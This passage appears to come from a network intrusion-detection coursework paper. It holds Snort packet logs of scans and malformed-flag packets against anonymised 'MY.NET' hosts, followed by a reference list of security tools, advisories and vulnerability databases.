03/15-10:26:46.603697 206.65.191.129:48476 -> MY.NET.220.6:165
TCP TTL:50 TOS:0x0 ID:0  DF
21S***** Seq: 0x925DB6E0   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 110456394 0 EOL EOL EOL EOL
```

Host MY.Net.205.254

```
03/15-10:52:09.473851 131.118.95.84:42854 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0xF2F4EC61   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6771502 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-10:57:41.078165 131.118.95.84:42944 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x843E1C1   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6804660 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:05:10.714729 131.118.95.84:43027 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x23C53BFB   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6849620 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:07:31.949036 131.118.95.84:43071 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x2CD97998   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6863742 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:11:22.878537 131.118.95.84:43175 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x3BEE64EE   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6886833 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:15:20.487750 131.118.95.84:43378 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x49CE6336   Ack: 0x0   Win: 0x16D0
```

```
TCP Options => MSS: 1460 SackOK TS: 6910592 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:25:54.910154 131.118.95.84:43865 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x71B9A03D   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6974029 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:27:53.636020 131.118.95.84:43946 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0x79DA31FE   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 6985901 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/15-11:49:28.194294 131.118.95.84:45221 -> MY.NET.205.254:6346
TCP TTL:60 TOS:0x0 ID:0  DF
21S***** Seq: 0xCB2496C3   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 7115346 0 EOL EOL EOL EOL
```

Host MY.NET.6.7

```
03/19-05:23:18.109162 212.14.107.85:18245 -> MY.NET.6.7:21536
TCP TTL:106 TOS:0x0 ID:50944  DF
**SFRP*U Seq: 0x2F7E7462   Ack: 0x656E6A61   Win: 0x2048
31 2F 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63  1/ HTTP/1.1..Acc
65 70 74 3A 20 69                                ept: i
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/19-05:23:27.171843 212.14.107.85:18245 -> MY.NET.6.7:21536
TCP TTL:106 TOS:0x0 ID:56576  DF
**SFRP*U Seq: 0x2F7E7462   Ack: 0x656E6A61   Win: 0x7265
31 2F 72 65 64 62 61 6C 6C 2E 67 69 66 20 48 54  1/redball.gif HT
54 50 2F 31 2E 31                                TP/1.1
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/19-05:23:27.184457 212.14.107.85:18245 -> MY.NET.6.7:21536
TCP TTL:106 TOS:0x0 ID:56832  DF
**SFRP*U Seq: 0x2F7E7462   Ack: 0x656E6A61   Win: 0x675F
31 2F 67 5F 79 65 6C 6C 6F 2E 67 69 66 20 48 54  1/g_yello.gif HT
54 50 2F 31 2E 31                                TP/1.1
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/19-05:23:27.222146 212.14.107.85:18245 -> MY.NET.6.7:21536
TCP TTL:106 TOS:0x0 ID:57344  DF
**SFRP*U Seq: 0x2F7E7462   Ack: 0x656E6A61   Win: 0x756D
```

```
31 2F 75 6D 62 63 5F 6C 6F 67 6F 2E 67 69 66 20  1/umbc_logo.gif
48 54 54 50 2F 31                                HTTP/1
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/19-05:23:27.250967 212.14.107.85:18245 -> MY.NET.6.7:21536
TCP TTL:106 TOS:0x0 ID:57600  DF
**SFRP*U Seq: 0x2F7E7462   Ack: 0x656E6A61   Win: 0x6173
31 2F 61 73 70 72 73 2E 6A 70 67 20 48 54 54 50  1/asprs.jpg HTTP
2F 31 2E 31 0D 0A                                /1.1..
```

Host MY.NET.253.125

```
03/19-13:50:24.625592 62.59.146.50:18245 -> MY.NET.253.125:21536
TCP TTL:97 TOS:0x0 ID:2056  DF
**SFRP*U Seq: 0x2F7E6473   Ack: 0x63686D69   Win: 0x736F
31 2F 73 6F 75 6E 64 73 2F 63 6F 77 2E 77 61 76  1/sounds/cow.wav
20 48 54 54 50 2F                                HTTP/
```

Host MY.NET.223.174

```
03/19-16:15:29.483018 62.59.150.144:18245 -> MY.NET.223.174:21639
TCP TTL:96 TOS:0x0 ID:32515  DF
**SFRP*U Seq: 0x368391   Ack: 0x71430000   Win: 0x80
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/19-16:17:04.062637 62.59.150.144:18245 -> MY.NET.223.174:21749
TCP TTL:96 TOS:0x0 ID:37635  DF
21S****U Seq: 0x184DBA   Ack: 0x4F500C00   Win: 0x8372
03/11-03:30:48.953561 213.153.230.64:18245 -> MY.NET.253.114:21536
TCP TTL:97 TOS:0x0 ID:477  DF
**SFRP*U Seq: 0x2F477261   Ack: 0x6450726F   Win: 0x696D
65 31 2E 67 69 66 20 48 54 54                e1.gif HTT
```

Host my.net.253.125

```
03/12-11:14:33.986536 62.29.32.109:18245 -> MY.NET.253.125:21536
TCP TTL:241 TOS:0x0 ID:46119
**SFRP*U Seq: 0x2F7E6473   Ack: 0x63686D69   Win: 0x636F
31 2F 63 6F 77 73 2F 63 6C 69 70 61 72 74 2E 68  1/cows/clipart.h
74 6D 6C 20 48 54                                tml HT
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/12-11:14:42.970433 62.29.32.109:18245 -> MY.NET.253.125:21536
TCP TTL:241 TOS:0x0 ID:46124
**SFRP*U Seq: 0x2F7E6473   Ack: 0x63686D69   Win: 0x6963
31 2F 69 63 6F 6E 73 2F 63 6F 77 2E 67 69 66 20  1/icons/cow.gif
```

```
48 54 54 50 2F 31                       HTTP/1
03/11-03:30:48.953561 213.153.230.64:18245 -> MY.NET.253.114:21536
TCP TTL:97 TOS:0x0 ID:477  DF
**SFRP*U Seq: 0x2F477261   Ack: 0x6450726F   Win: 0x696D
65 31 2E 67 69 66 20 48 54 54              e1.gif HTT
```

Host MY.NET.201.46

```
03/08-04:40:03.892830 MY.NET.201.146:1 -> 207.172.3.46:3571
TCP TTL:126 TOS:0x0 ID:3764  DF
*2U*PRSF Seq: 0x770131   Ack: 0x8F98A16   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 BB19 0032 64BA 0103 3100 0000 0000 0000 0000 0000
0000 1412 0300 Opt 24 (3): 0000 EOL
03/08-04:40:36.853488 MY.NET.201.146:3571 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:8647  DF
12*A*R** Seq: 0x1310AC9   Ack: 0x728A9F   Win: 0x5010
03/08-04:42:09.502281 MY.NET.201.146:99 -> 207.172.3.46:3571
TCP TTL:126 TOS:0x0 ID:16123  DF
12**PR*F Seq: 0x770131   Ack: 0xFA98C16   Win: 0x5010
03/08-04:42:10.157721 MY.NET.201.146:1 -> 207.172.3.46:3571
TCP TTL:126 TOS:0x0 ID:39675  DF
***APRSF Seq: 0x770131   Ack: 0xFB98C19   Win: 0x5010
```

Host MY.NET.210.106

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/12-11:39:59.561839 MY.NET.210.106: 41051 -> 193.68.138.180:4149
TCP TTL:126 TOS:0x0 ID:3016 DF
2*SFR*AU Seq:0x315A3AF Ack: 0x39A&   Win: 0x5010
TCP Options => EOL EOL
```

Appendix C - References

Assignment 1

LinkSys Router URL: www.linksys.com

CVE database. URL: http://www.cve.mitre.org

Port List URL: http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html

Scambray, J., McClure, S., Kurtz G. Hacking Exposed: Network Security Secrets and Solutions, First Edition. Osborne/McGraw Hill, 1999.

Gregory, Peter H. Solaris Security. Prentice Hall PTR, 2000

SecurityFocus vulnerability database. URL: http:// www.securityfocus.com

Arachnids Rule Set database for Snort URL: http://www.whitehats.com/IDS

Network ICE Security Advisory. URL: http://advice.networkice.com

SamSpade. URL: http://www.samspade.org

Chkrootkit. URL: http://www.chkrootkit.org

Hping2. URL: http://sourceforge.net/projects/hping2

Firestarter. URL: http://firestarter.sourceforge.net

Tcpdump. URL: http://www.tcpdump.org

Nmap. URL: http://www.insecure.org/nmap

Fscan. URL: http://www.foundstone.com

Queso. URL: http://www.packetstorm.securify.org

Portsentry. URL: http://www.psionic.com/abacus/portsentry

Zone Alarm. URL: http://www.zonelabs.com

BlackIce. URL: http://www.networkice.com

Assignment 2

Dark Spyrit's POC-Proof of Concept for IIS printer isapi vulnerability using "Jill.c" URL: www.securityfocus.com/bid/2674

Nessus. URL: http://www.nessus.org

CERT (Computer Emergency Response Team). URL: http://www.cert.org/advisories

Retina. URL: http://www.eeye.com

Hackershield. URL: http://www.nss.co.uk

NetRecon. URL: http://enterprisesecurity.semantec.com

Cybercop. URL: http://www.pgp.com

Internet Security Scanner. URL: http://www.iss.net

Netcat. URL: http://www.lopht.com/~weld/netcat

Assignment 3

Port List. URL: http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html

Axent’s ITA and ESM products: http://www.symantec.com